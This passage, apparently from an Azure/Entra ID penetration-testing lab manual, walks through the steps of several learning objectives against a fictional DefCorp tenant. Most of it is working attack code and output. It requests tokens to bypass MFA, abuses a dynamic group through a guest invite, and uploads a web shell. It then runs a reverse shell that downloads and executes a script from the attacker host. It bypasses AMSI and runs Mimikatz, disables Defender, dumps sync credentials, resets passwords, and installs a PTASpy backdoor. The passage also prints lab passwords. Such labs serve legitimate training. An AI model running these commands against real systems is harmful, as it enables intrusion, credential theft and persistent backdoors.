


As we discussed previously, we can't enumerate how the MFA is enforced. We must rely on trial and error. Recall that we are following the access that we got by abusing the virusscanner app. It makes sense to try and see if a location based conditional access policy is enforced that excludes the outbound IP of virusscanner app.

We can use the following python one-liner to try and request an access token for Graph API using credentials of Thomas. **A response code of 200 means success.**

In the below command we are using client id of Az CLI, tenant ID of DefCorp IT and username/password of the user Thomas. Remember to change the password for Thomas.

```
; python -c "import http.client, json; client_id, tenant_id, username,
password = '04b07795-8ddb-461a-bbee-02f9e1bf7b46', 'b6e0615d-2c17-46b3-922c-
491c91624acd', 'thomasebarlow@defcorpit.onmicrosoft.com',
r'DeployM3ntUserInTh3Tan3nt!!'; scope = 'openid profile offline_access
https://graph.microsoft.com/.default'; body =
f'client_id={client_id}%26grant_type=password%26username={username}%26passwor
d={password}%26scope={scope}%26client_info=1'; headers = {'Content-Type':
'application/x-www-form-urlencoded'}; conn =
http.client.HTTPSConnection('login.microsoftonline.com');
conn.request('POST', f'/{tenant_id}/oauth2/v2.0/token', body, headers);
response = conn.getresponse(); status_code = response.status; data =
json.loads(response.read()); conn.close(); print(status_code)";
```



Sweet! We found a gap in the MFA enforcement.


Now we can start enumeration of the Defcorp IT tenant. Note that in an actual assessment, you would need to enumerate a lot of things. **For the sake of the lab here, we directly enumerate dynamic membership groups, membership rule and members of the dynamic group.**

Enumerate using Graph Access Token

Let's request a Graph API access token for Thomas. Use the following one-liner:

```
; python -c "import http.client, json; client_id, tenant_id, username,
password = '04b07795-8ddb-461a-bbee-02f9e1bf7b46', 'b6e0615d-2c17-46b3-922c-
491c91624acd', 'thomasebarlow@defcorpit.onmicrosoft.com',
r'DeployM3ntUserInTh3Tan3nt!!'; scope = 'openid profile offline_access
https://graph.microsoft.com/.default'; body =
f'client_id={client_id}%26grant_type=password%26username={username}%26passwor
d={password}%26scope={scope}%26client_info=1'; headers = {'Content-Type':
'application/x-www-form-urlencoded'}; conn =
```

```
http.client.HTTPSConnection('login.microsoftonline.com');
conn.request('POST', f'/{tenant_id}/oauth2/v2.0/token', body, headers);
response = conn.getresponse(); data = json.loads(response.read());
conn.close(); print(data.get('access_token'))"
```



Now, we can use this access token for enumeration.

```
PS C:\AzAD\Tools> $graphtoken = 'eyJ0eXAiO....'
PS C:\AzAD\Tools> Connect-MgGraph -AccessToken ($graphtoken | ConvertTo-
SecureString -AsPlainText -Force)
Welcome to Microsoft Graph!
[snip]
```

Let's enumerate Dynamic Groups:

```
PS C:\AzAD\Tools> Get-MgGroup | ?{$_.GroupTypes -eq 'DynamicMembership'}

DisplayName Id                                   MailNickname Description
GroupTypes
ITOPS       f6c94d79-3eed-40ca-9ba9-d9743a4a1a4e 54aea89a-b   IT Operations
Teams {DynamicMembership}
```

ITOPS is a dynamic membership group. Look at the MemberShipRule for the dynamic group:

```
PS C:\AzAD\Tools> Get-MgGroup -GroupId f6c94d79-3eed-40ca-9ba9-d9743a4a1a4e |
select MembershipRule

MembershipRule
--------------
```

```
(user.otherMails -any (_ -contains "vendor")) -and (user.userType -eq
"guest")
```

Note that the membership rule means that any Guest user whose secondary email contains the string 'vendor' will be added to this group!

Alternative - Enumerate using the virusscanner application


An alternate way would be to acquire an access token and use it from the virusscanner app. This could be useful in case we would like to access the DefCorp IT tenant only from the IP of the virusscanner app.

For the enumeration, create enumerate_dynamic_groups_**x**.zip by creating a ZIP archive of enumerate_dynamic_groups_**x**.py in the C:\AzAD\Tools directory and upload it to the virusscanner app - https://virusscanner.azurewebsites.net/. Remembet replace **x** with your student ID.

We get the following results after running enumerate_dynamic_groups_**x**.py. Assuming that you follo correct naming, run the following command –

```
; python /tmp/uploads/enumerate_dynamic_groups_x/enumerate_dynamic_groups_
x.py ;
```

Note that you would need to wait for several seconds for the result:



Abuse Dynamic Group Membership

Now, invite your student@defcorpextcontractors.onmicrosoft.com as a guest user. For that, we can use the following command:

```
PS C:\AzAD\Tools> New-MgInvitation -InvitedUserDisplayName "StudentX" -
InvitedUserEmailAddress studentX@defcorpextcontractors.onmicrosoft.com -
InviteRedirectUrl "https://portal.azure.com" -SendInvitationMessage:$true|
select -ExpandProperty InviteRedeemUrl

https://login.microsoftonline.com/redeem?rd=https%3a%2f%2finvitations.microso
ft.com%2fredeem%2f%3ftenant%3db6e0615d....
```

Alterantively, we can use invite_guest_**x**.py. As earlier, create a ZIP archive for the python script, upload it to the virusscanner app and then run the script. Remember to use the `-external-user` parameter:


```
; python /tmp/uploads/invite_guest_x/invite_guest_x.py --external-user
studentx@defcorpextcontractors.onmicrosoft.com ;
```

Note that you would need to wait for several second for the result:


Once we have invited the user, carefully copy the Invitation Link (Redemption link) and note the Object ID for the invited guest.

Copy the link and open it in an Incognito Chrome Window and login as student**x**@defcorpextcontractors.onmicrosoft.com and follow these steps:


1. Consent to the permissions




2. You need to register for MFA using Microsoft Authenticactor app. Please follow the on-screen instructions to register. As we did earlier, please select 'Work or school account' in the authenticator app.



3. After login, you may need to switch directory to DefCorp IT in the Azure portal:





Note that you would be unable to enumerate most of the objects in DefCorp IT as student**x**@defcorpextcontractors.onmicrosoft.com would a guest user there.

Finally, connect to Entra ID using credentials of student**x**@defcorpextcontractors.onmicrosoft.com:

```
PS C:\AzAD\Tools> Connect-AzAccount -TenantId b6e0615d-2c17-46b3-922c-491c91624acd
```

The above command shows the MFA prompt. Approve the sign in to proceed. In some rare cases, the the MFA prompt may get stuck. If that happens, cancel it and try again.

Once you the sign in is approved, you can use the following commands:

```
PS C:\AzAD\Tools> $Token = (Get-AzAccessToken -ResourceTypeName
MSGraph).Token
PS C:\AzAD\Tools> Connect-MgGraph -AccessToken ($Token | ConvertTo-
SecureString -AsPlainText -Force)
Welcome to Microsoft Graph!
[snip]
```

Now, to abuse Dynamic group rule, we need to edit the secondary email for the student**x**. Let's do that using the below command. Recall that we got the Object ID for student**x** in DefCorp IT when we sent the invite as Thomas using invite_guest_**x**.py. You can also find the Object ID after Sign in as student**x** to the Azure Portal.

Remember to replace the UserPrincipalName and ObjectId:

```
PS C:\AzAD\Tools> Update-MgUser -UserId 4a3395c9-be40-44ba-aff2-be502edd9619
-OtherMails vendorx@defcorpextcontractors.onmicrosoft.com
```

Wait for couple of minutes and the user will be added to the the ITOPS dynamic group! We can confirm that as the user Thomas by uploading enumerate_dynamic_groups_**x**.zip to the virusscanner app and running enumerate_dynamic_groups_**x**.py.

Any privileges or RBAC roles that the ITOPS Group has can now be abused as student**x**.

Learning Objective 23:

Task

- We created a user studentx@defcorphq.onmicrosoft.com by abusing CreateUsers repository on GitHub. Use the privileges of that user to find an Enterprise application that uses Application Proxy.
- Check if the above user is allowed to access the application.
- Abuse a file upload vulnerability in the application to get OS command execution on the on-prem server hosting the application and extract credentials.

Part of - Kill Chain - 4

Topics covered - Authenticated Enumeration and Tenant to Tenant Lateral Movement

Solution

Let's connect to Entra ID using credentials of studentx@defcorphq.onmicrosoft.com. **Note that first you need to register MFA for studentx@defcorphq.onmicrosoft.com by signing-in to portal.azure.com.**

After registering the MFA, use the following commands to connect to the Defcorp tenant using Azure AD module:

```
PS C:\AzAD\Tools> Connect-AzAccount -TenantId 2d50cb29-5f7b-48a4-87ce-fe75a941adb6
```

The above command will open an 'Approve Sign in' prompt. After approving the sign-in, we can continue using Az Powershell as studentx@defcorphq.onmicrosoft.com

```
PS C:\AzAD\Tools> $Token = (Get-AzAccessToken -ResourceUrl "https://graph.microsoft.com/").Token
PS C:\AzAD\Tools> Connect-MgGraph -AccessToken ($Token | ConvertTo-SecureString -AsPlainText -Force)
Welcome to Microsoft Graph!

Connected via userprovidedaccesstoken access using 1950a258-227b-4e31-a9cf-717495945fc2
[snip]
```

Use the `Get-MgApplicationProxyApplication.ps1` script from C:\AzAD\Tools directory to enumerate all the applications that has application proxy configured (may take a few minutes to complete):

```
PS C:\AzAD\Tools>. C:\AzAD\Tools\Get-MgApplicationProxyApplication.ps1
[+] Access token retrieved successfully.
Retrieving applications from Microsoft Graph...
```

```
[+] Successfully retrieved applications.

Application Proxy used by application: 'Finance Management System'
External URL: https://fms-defcorphq.msappproxy.net/
Internal URL: http://deffin-appproxy/
External Authentication Type: aadPreAuthentication
```


So, an app Finance Management System seems to be using application proxy. Get the service principal (Enterprise Application) for it:

```
PS C:\AzAD\Tools> Get-MgServicePrincipal -Filter "DisplayName eq 'Finance
Management System'"

DisplayName               Id                                   AppId
SignInAudience ServicePrincipalType
-----------               --                                   -----
-------------- --------------------
Finance Management System ec350d24-e4e4-4033-ad3f-bf60395f0362 3a4dc02e-d57f-
4b76-bc3d-fb639e06bebd AzureADMyOrg   Application
```


Use `C:\AzAD\Tools\Get-MgApplicationProxyAssignedUsersAndGroups.ps1` to find users and groups allowed to access the application:

```
PS C:\AzAD\Tools> . C:\AzAD\Tools\Get-
MgApplicationProxyAssignedUsersAndGroups.ps1
PS C:\AzAD\Tools> Get-MgApplicationProxyAssignedUsersAndGroups -ObjectId
ec350d24-e4e4-4033-ad3f-bf60395f0362

Reading users. This operation might take longer...
Reading groups. This operation might take longer...
Displaying users and groups assigned to the specified Application Proxy
application...

Application: Finance Management System(ServicePrinc. ObjID:ec350d24-e4e4-
4033-ad3f-bf60395f0362)

Assigned (directly and through group membership) users:

DisplayName: admin UPN: admin@defcorphq.onmicrosoft.com ObjectID: 4d67b155-
3494-46d0-a4cf-de359d8a9d68
DisplayName: studentx UPN: studentx@defcorphq.onmicrosoft.com ObjectID:
cd03b7f3-2595-49bb-acdd-cf06c8a33921
[snip]
```

Let's access the application now https://fms-defcorphq.msappproxy.net/ and login using student**x**@defcorphq.onmicrosoft.com:



Go to config option in the left menu and upload student**x**shell.phtml:



Now, check if our web shell is deployed. Browse to https://fms-defcorphq.msappproxy.net/dist/uploads/student**x**shell.phtml?cmd=whoami

Sweet! Looks like the application is using Windows host on the on-prem infra and we have SYSTEM privileges.

Let's get a reverse shell on that host. Start a netcat listener on your student VM:

```
PS C:\AzAD\Tools> C:\AzAD\Tools\netcat-win32-1.12\nc.exe -lvp 4444
listening on [any] 4444 ...
```

Browse to the following URL to download and execute Invoke-PowerShellTCP.ps1 from your student VM. Remember to change the IP to your student VM, make sure that the reverse shell is copied to C:\xampp\htdocs and Apache is running in xampp.

https://fms-defcorphq.msappproxy.net/dist/uploads/studentxshell.phtml?cmd=powershell iex (New-Object Net.Webclient).downloadstring('http://172.16.x.x:82/Invoke-PowerShellTcp.ps1');Power -Reverse -IPAddress 172.16.x.x -Port 4444

On the listener we can see:

```
172.16.4.47: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [172.16.150.1] from (UNKNOWN) [172.16.4.47] 59427: NO_DATA
Windows PowerShell running as user DEFFIN-APPPROXY$ on DEFFIN-APPPROXY
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\xampp\htdocs\dist\uploads>whoami
nt authority\system
```

Download and execute Invoke-Mimikatz in memory of the reverse shell and extract secrets for service account. Remember to copy Invoke-Mimikatz.ps1 to C:\xampp\htdocs

```
PS C:\xampp\htdocs\dist\uploads> S`eT-It`em ( 'V'+'aR' +  'IA' + (("{1}{0}"-
f'1','blE:')+'q2')  + ('uZ'+'x')  ) ( [TYpE](  "{1}{0}"-F'F','rE'  ) )  ;
(    Get-varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -VaL
)."A`ss`Embly"."GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}" -
f('Uti'+'l'),'A',('Am'+'si'),(("{0}{1}" -f
'.M','an')+'age'+'men'+'t.'),('u'+'to'+("{0}{2}{1}" -f
'ma','.','tion')),'s',(("{1}{0}"-f 't','Sys')+'em')  ) )."g`etf`iElD"(  (
"{0}{2}{1}" -f('a'+'msi'),'d',('I'+("{0}{1}" -f 'ni','tF')+("{1}{0}"-f
'ile','a'))  ),(  "{2}{4}{0}{1}{3}" -f ('S'+'tat'),'i',('Non'+("{1}{0}" -
f'ubl','P')+'i'),'c','c,'  ))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )
PS C:\xampp\htdocs\dist\uploads> iex (New-Object
Net.Webclient).DownloadString("http://172.16.x.x:82/Invoke-Mimikatz.ps1")
PS C:\xampp\htdocs\dist\uploads> Invoke-Mimikatz -Command '"token::elevate"
"lsadump::secrets"'

Secret  : _SC_SNMPTRAP / service 'SNMPTRAP' with username :
adfsadmin@deffin.com
cur/text: UserToCreateandManageF3deration!
old/text: UserToCreateandManageF3deration!
```

Sweet! We go creds for the user adfsadmin@deffin.com

Learning Objective 24:

Task

- **Instructor only -**
  - Use the credentials for administrator of Entra ID connect that you compromised earlier and extract the credentials of MSOL_* and Sync_* account from the AD Connect server of defeng.corp
  - Use the above credentials to compromise the user onpremadmin synced to defcorpsecure.onmicrosoft.com tenant.
- Use the credentials of the user onpremadmin to access the defcorpsecure tenant.

Part of - Kill Chain - 1
Topics covered - Authenticated Enumeration, Privilege Escalation and On-prem to Cloud Lateral Movement

Solution

Recall that we extracted credentials for defeng-adcnct\administrator from PowerShell history of a user from the bkpadconnect VM.

We also compromised defeng-adcsrv by abusing the automation account 'Hybridautomation'.

'Instructor only' task

As this task is instructor only, the actual credentials in the lab are different then what we use below.

Let's try to use the credentials extracted from bkpadconnect on the defeng-adcnct server. Assuming that we know the IP and the server is directly reachable from the student VM:

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString
'CredsToManageCl0udSync!' -AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('administrator', $password)
PS C:\AzAD\Tools> $adcnct = New-PSSession -ComputerName 172.16.1.21 -
Credential $creds
PS C:\AzAD\Tools> Enter-PSSession $adcnct
[172.16.1.21]: PS C:\Users\Administrator\Documents>
```

Check if Entra connect is installed on defeng-adcnct. Below command is from the AzureADConnectHealthSync module that is installed by default on installation of Entra Connect:

```
[172.16.1.21]: PS C:\Users\Administrator\Documents> Get-ADSyncConnector


ConnectorTypeName             : Extensible2
```

```
Identifier                      : b891884f-051e-4a83-95af-2544101c9083
Version                         : 38
InternalVersion                 : 1
FormatVersion                   : 1
Name                            : defcorpsecure.onmicrosoft.com - AAD

[snip]

AllParameterDefinitions         : {UserName : , Password : }
ConnectivityParameters          : {UserName : Sync_DEFENG-
ADCNCT_782bef6aa0a9@defcorpsecure.onmicrosoft.com, Password : }

[snip]

Name                            : defeng.corp

[snip]

PasswordHashConfiguration       : <password-hash-sync-
config><enabled>1</enabled><target>{B891884F-051E-4A83-95AF-
2544101C9083}</target></password-hash-sync-config>

[snip]
```

So the on-prem defeng.corp is synced to defcorpsecure.onmicrosoft.com using PHS and we are on the server where Entra connect is installed – defeng-adcnct.

Let's load the AADInternals module in the PSRemtoing session and extract credentials for the Sync_DEFENG-ADCNCT_782bef6aa0a9@defcorpsecure.onmicrosoft.com that can then be used to reset password for any user in the cloud:

```
[172.16.1.21]: PS C:\Users\Administrator\Documents> Set-MpPreference -
DisableRealtimeMonitoring $true
[172.16.1.21]: PS C:\Users\Administrator\Documents> exit
PS C:\AzAD\Tools> Copy-Item -ToSession $adcnct -Path
C:\AzAD\Tools\AADInternals.0.4.5.zip -Destination
C:\Users\Administrator\Documents
PS C:\Users\Administrator\Documents> Enter-PSSession $adcnct
[172.16.1.21]: PS C:\Users\Administrator\Documents> Expand-Archive
C:\Users\Administrator\Documents\AADInternals.0.4.5.zip -DestinationPath
C:\Users\Administrator\Documents\AADInternals
[172.16.1.21]: PS C:\Users\Administrator\Documents> Import-Module
C:\Users\Administrator\Documents\AADInternals\AADInternals.psd1

[snip]
```

Extract credentials of the MSOL_* and Sync_* accounts in clear-text:

```
[172.16.1.21]: PS C:\Users\Administrator\Documents> Get-AADIntSyncCredentials
WARNING: Running as ADSync (NT SERVICE\ADSync). You MUST restart PowerShell
to restore DEFENG-ADCNCT\Administrator rights.


ADDomain         : DEFENG.CORP
ADUser           : MSOL_782bef6aa0a9
ADUserPassword   : Y#;lq1Wkiz*^o%Zx)WN.d[Bgvr[snip]
AADUser          : Sync_DEFENG-
ADCNCT_782bef6aa0a9@defcorpsecure.onmicrosoft.com
AADUserPassword : {_d*[snip]
```

Sweet! Use the credentials of the Sync_* account to request an access token for AADGraph API and save it to cache:

```
[172.16.1.21]: PS C:\Users\Administrator\Documents> $passwd = ConvertTo-
SecureString 'password' -AsPlainText -Force
[172.16.1.21]: PS C:\Users\Administrator\Documents> $creds = New-Object
System.Management.Automation.PSCredential ("Sync_DEFENG-
ADCNCT_782bef6aa0a9@defcorpsecure.onmicrosoft.com", $passwd)
[172.16.1.21]: PS C:\Users\Administrator\Documents> Get-
AADIntAccessTokenForAADGraph -Credentials $creds –SaveToCache
[snip]
```

Get the ImmutableId for the onpremadmin user:

```
[172.16.1.21]: PS C:\Users\Administrator\Documents> Get-AADIntUser -
UserPrincipalName onpremadmin@defcorpsecure.onmicrosoft.com | select
ImmutableId

ImmutableId
-----------
E2gG19HA4EaDe0+3LkcS5g==
```

Reset the onpremadmin user's password using the below command:

```
[172.16.1.21]: PS C:\Users\Administrator\Documents> Set-AADIntUserPassword -
SourceAnchor "E2gG19HA4EaDe0+3LkcS5g==" -Password "SuperSecretpass#12321" -
Verbose

[snip]
```

Use onpremadmin user credentials

Finally, use the onpremadmin user's credentials to access the defcorpsecure tenant from the student VM!

Learning Objective 25:

Task

- **Instructor only -**
  - Use the credentials for administrator of Entra connect that you compromised earlier and setup a backdoor on the AD Connect server of defres.corp
- Check if you can access the tenant as onpremdbadmin@defres.onmicrosoft.com user whose password we extracted.

Part of - Kill Chain - 2
Topics covered - Authenticated Enumeration, Privilege Escalation, On-prem to Cloud Lateral Movement and Cloud to On-Prem Lateral Movement

Solution

Recall that we extracted credentials for a user adconnectadmin from defreg-adminsrv by compromising it using privileges of Intune administrator. Going by the PowerShell history we extracted the credentials from, the user adconnectadmin may have administrative rights on defers-adcnct.

'Instructor only' task

Let's try to connect to defers-adcnct by using the credentials that we have. Assuming that we can resolve the name to an IP and it is reachable from the student VM:

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString
'UserIntendedToManageSyncWithCl0ud!' -AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('adconnectadmin', $password)
PS C:\AzAD\Tools> $adcnct = New-PSSession -ComputerName 172.16.2.36 -
Credential $creds
PS C:\AzAD\Tools> Enter-PSSession $adcnct
[172.16.2.36]: PS C:\Users\adconnectadmin\Documents>
```

Check if Entra connect is installed on defres-adcnct. Below command is from the AzureADConnectHealthSync module that is installed by default on installation of Entra Connect:

```
[172.16.2.36]: PS C:\Users\adconnectadmin\Documents> Get-ADSyncConnector


ConnectorTypeName             : Extensible2
Identifier                    : b891884f-051e-4a83-95af-2544101c9083
Version                       : 38
InternalVersion               : 1
FormatVersion                 : 1
Name                          : defres.onmicrosoft.com - AAD
```

```
[snip]

AllParameterDefinitions       : {UserName : , Password : }
ConnectivityParameters        : {UserName : Sync_DEFRES-
ADCNCT_4a5443bda891@defres.onmicrosoft.com, Password : }

[snip]

Name                          : defres.corp

[snip]
```

Although not very reliable method, we can check if PTA is installed by checking if the PassthroughAuthPSModule is available on the machine.

```
[172.16.2.36]: PS C:\Users\adconnectadmin\Documents> Get-Command -Module
PassthroughAuthPSModule

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Cmdlet          Add-AgentToAgentGroup                              1.0.0.0
PassthroughAuthPSModule
Cmdlet          Add-PublishedResourceToAgentGroup                  1.0.0.0
PassthroughAuthPSModule
```

So the on-prem defres.corp is synced to defres.onmicrosoft.com using PTA and we are on the server where Entra connect is installed – defres-adcnct.

Let's load the AADInternals module in the PSRemtoing session and install a PTA agent that would allow us to authenticate as any synced user without knowing the correct password:

```
172.16.2.36]: PS C:\Users\adconnectadmin\Documents> Set-MpPreference -
DisableRealtimeMonitoring $true
[172.16.2.36]: PS C:\Users\adconnectadmin\Documents> exit
PS C:\AzAD\Tools> Copy-Item -ToSession $adcnct -Path
C:\AzAD\Tools\AADInternals.0.4.5.zip -Destination
C:\Users\adconnectadmin\Documents
PS C:\AzAD\Tools> Enter-PSSession $adcnct
[172.16.2.36]: PS C:\Users\adconnectadmin\Documents> Expand-Archive
C:\Users\adconnectadmin\Documents\AADInternals.0.4.5.zip -DestinationPath
C:\Users\adconnectadmin\Documents\AADInternals
[172.16.2.36]: PS C:\Users\adconnectadmin\Documents> Import-Module
C:\Users\adconnectadmin\Documents\AADInternals\AADInternals.psd1
[snip]
```

Install the PTA agent:

```
[172.16.2.36]: PS C:\Users\adconnectadmin\Documents> Install-AADIntPTASpy
```

```
WARNING: Microsoft Visual C++ 2015 Redistributable (x64) seems not to be
installed! If PTASpy installation fails, install from:
https://download.microsoft.com/download/6/A/A/6AA4EDFF-645B-48C5-81CC-
ED5963AEAD48/vc_redist.x64.exe
Are you sure you wan't to install PTASpy to this computer? Type YES to
continue or CTRL+C to abort: YES
Installation successfully completed!
All passwords are now accepted and credentials collected to
C:\PTASpy\PTASpy.csv
```

Now, we can authenticate as any user that is synced from on-prem and we can also get passwords in clear-text for the users that authenticate with the correct password:

```
[172.16.2.36]: PS C:\Users\adconnectadmin\Documents> Get-AADIntPTASpyLog -
DecodePasswords

UserName                                Password                    Time
--------                                --------                    ----
adconnectadmin@defres.onmicrosoft.com 1                             3/20/2021
3:23:38 PM
adconnectadmin@defres.onmicrosoft.com 1                             4/24/2021
10:13:03 AM
onpremdbadmin@defres.onmicrosoft.com  UsesBoth0nPremAndClouddata!  4/24/2021
10:30:29 AM
```

Sweet! Now we can use the onpremdbadmin@defres.onmicrosoft.com credentials to access the tenant!

Learning Objective 26:

Task

- **Instructor only -**
